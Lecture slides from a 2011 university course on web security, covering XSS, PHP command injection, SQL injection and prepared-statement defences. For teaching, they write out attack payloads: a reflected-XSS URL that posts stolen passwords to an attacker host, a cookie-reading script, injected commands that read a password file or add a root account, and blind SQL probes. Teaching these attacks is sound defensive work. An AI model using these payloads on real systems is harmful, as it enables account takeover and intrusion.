Proactive Computer Security

Web Security

Ken Friis Larsen
kflarsen@diku.dk

Department of Computer Science
University of Copenhagen

May 2, 2011

Why Bother With Web Security?

SANS Top 5, 2010

1. Improper Neutralization of Input During Web Page Generation (’Cross-site Scripting’)
2. Improper Neutralization of Special Elements used in an SQL Command (’SQL Injection’)
3. Buffer Copy without Checking Size of Input (’Classic Buffer Overflow’)
4. Cross-Site Request Forgery (CSRF)
5. Improper Authorization

OWASP Top 10, 2010


Open Web Application Security Project (OWASP) Top 10:

1. Injection
2. Cross Site Scripting (XSS)
3. Broken Authentication and Session Management
4. Insecure Direct Object References
5. Cross Site Request Forgery (CSRF)
6. Security Misconfiguration
7. Insecure Cryptographic Storage
8. Failure to Restrict URL Access
9. Insufficient Transport Layer Protection
10. Unvalidated Redirects and Forwards

Focus of Today's Lecture

- **Cross Site Scripting (XSS)**
  XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
- **Injection**
  Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

Web Architecture



Types of XSS

- *Persistent* (or *Stored*) often seen when allowing user generated content.
- *Non-Persistent* (or *Reflected*) usually via specially crafted URLs.
- *DOM-based* client-side rewriting of the DOM tree.

Example of Persistent XSS Attack

We want to print a list of users currently logged in:

```
$query = 'SELECT * FROM users WHERE loggedIn=true';
$results = mysql_query($query);
if (!$results) {
  exit;
}

echo '<div id="userlist">Currently Active Users:';
while ($row = mysql_fetch_assoc($results)) {
  echo '<div class="userNames">'.$row['fullname']
      .'</div>';
}
echo '</div>';
```

Example of Non-Persistent XSS Attack, Part 1

We want to greet the user:

```
$username = $_GET['username'];
echo '<div class="header"> Welcome, '.$username.'</div>';
```

Example of Non-Persistent XSS Attack, Part 2

Some evil attacker send one of our users the URL:

```
http://anders.ku.dk/
  welcome.php?username=
   <div id="stealPassword">Please Login:
      <form name="input"
            action="http://fabeltech.com/stealPassword.php"
            method="post">
       Username: <input type="text" name="username" /><br/>
       Password: <input type="password" name="password" />
       <input type="submit" value="Login" /></form></div>
```

Example of Non-Persistent XSS Attack, Part 3

What our user see:

```
<div class="header"> Welcome,
  <div id="stealPassword">Please Login:
    <form name="input"
          action="http://fabeltech.com/stealPassword.php"
          method="post">
      Username: <input type="text" name="username" /><br/>
      Password: <input type="password" name="password" />
      <input type="submit" value="Login" />
    </form>
  </div>
</div>
```

DOM-Based Attack

DOM-based attacks happens when user controlled DOM elements are used unprotected. Some examples of user-controlled DOM elements: `document.URL`, `document.location`, `window.location`, `document.referrer`.

Example of DOM-Based Attack, Part 1

We want to greet our user, this time using Javascript:

```
<div class="header"> Welcome,
<SCRIPT>
  var pos=document.URL.indexOf("name=")+5;
  var name=document.URL.substring(pos,
                                  document.URL.length);
  document.write(name);
</SCRIPT>
</div>
```


(How does this code assume that the URL looks like?)

Example of DOM-Based Attack, Part 2

What happens when somebody clicks the URL:

```
http://anders.ku.dk/welcome.html?name=
  <script>alert(document.cookie)</script>
```

Injection Attacks



(http://xkcd.com/327/)

Injection Attacks

Goal: Trick the server(s) to executing unintended commands or reveal unauthorised data.

Example of PHP Code Injection

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”];
$sub = $_POST[“subject”];
system(“mail $email -s $sub < /var/mail/security-news”);
```

Example of PHP Code Injection

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”];
$sub = $_POST[“subject”];
system(“mail $email -s $sub < /var/mail/security-news”);
```

- Attacker can post:

```
http://anders.ku.dk/mail.php?email=hacker@fabeltech.com
        &subject=foo < /usr/passwd; ls
```

Example of PHP Code Injection

- Example: PHP server-side code for sending email

```
$email = $_POST[“email”];
$sub = $_POST[“subject”];
system(“mail $email -s $sub < /var/mail/security-news”);
```

- Attacker can post:

```
http://anders.ku.dk/mail.php?email=hacker@fabeltech.com
        &subject=foo < /usr/passwd; ls
```

- Or perhaps:

```
http://anders.ku.dk/mail.php?email=hacker@fabeltech.com
     &subject=foo;
       echo “evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

SQL Injection

SQL injections happens when an application build an SQL query with user controlled input, and fail to sanitise that input.

Example of SQL Injection

```
if (isset($_GET['login']) && isset($_GET['password'])){
  $login = $_GET['login'];
  $password = $_GET['password'];
  $query = "SELECT username FROM users
              WHERE login='$login'
                AND password='$password'";
  $result = mysql_query($query);
  $row = mysql_fetch_row($result);
  if ($row != ""){
    echo "Logged in Welcome " .$row[0] . "<br>";
  } else {
    echo "No go";
  }
}
```

Second-Order SQL Injection

Second-Order SQL Injection: data stored in database is later used to conduct SQL injection.

Example of Second Order SQL Injection

```
$new_passwd = $_POST["new_passwd"];
$login = $_SESSION['login'];
$query = "UPDATE USERS SET passwd='". escape($new_passwd) .
         "' WHERE login='$login'";
```

What happens when we have a user with login `o'brian`?

Blind SQL Injection

Blind SQL Injection is used when database error messages are hidden, but the attacker might still be able to determine some information through a series of probing queries.

Example of Blind SQL Injection

- An attacker enter `username' AND 1=1; --` in an input field. If the result is the same as when the attacker entered `username` in the field, what does he know?

Example of Blind SQL Injection

- An attacker enter `username' AND 1=1; --` in an input field. If the result is the same as when the attacker entered `username` in the field, what does he know?
- What if he enter:

```
username' AND
   ascii(lower(
      substring((SELECT TOP 1 name FROM sysobjects
                 WHERE xtype='U'), 1, 1)))
   > 108
```

Defence Against SQL Injection

- Don’t build SQL statements from strings, use at least prepared statements.
- In PHP:

```
$query = mysqli_prepare($db,
            "SELECT username FROM users
              WHERE login = ?
                AND password = ?");
mysqli_stmt_bind_param($query, ’ss’, $_GET[’login’],
                           $_GET[’password’]);
mysqli_stmt_execute($query);
mysqli_stmt_bind_result($query, $result);
mysqli_stmt_fetch($query);
if ($result != ""){
  ...
```

Security Reviews

- *Black box review:* with access to the source code try to find security bugs by manipulating input fields and URL parameters, trying to cause application errors, and looking at the HTTP requests and responses to guess server behaviour.
  You might find it helpful to view the HTML source and to view http headers (as you can in Chrome or LiveHTTPHeaders for Firefox) is valuable. Using a web proxy like Burp or WebScarab may be helpful in creating or modifying requests.
- *White-box review:* you have access to the source code and can use automated or manual analysis to identify bugs.

Codename Anders

Background: An unnamed Faculty of SCIENCE is contemplating to replace a certain IT system used for teaching because there have been found numerous security issues in the current IT system. The successor system goes under the codename *Anders*. An unnamed Vice Dean is championing an open source system called jurpopage as starting point for Anders.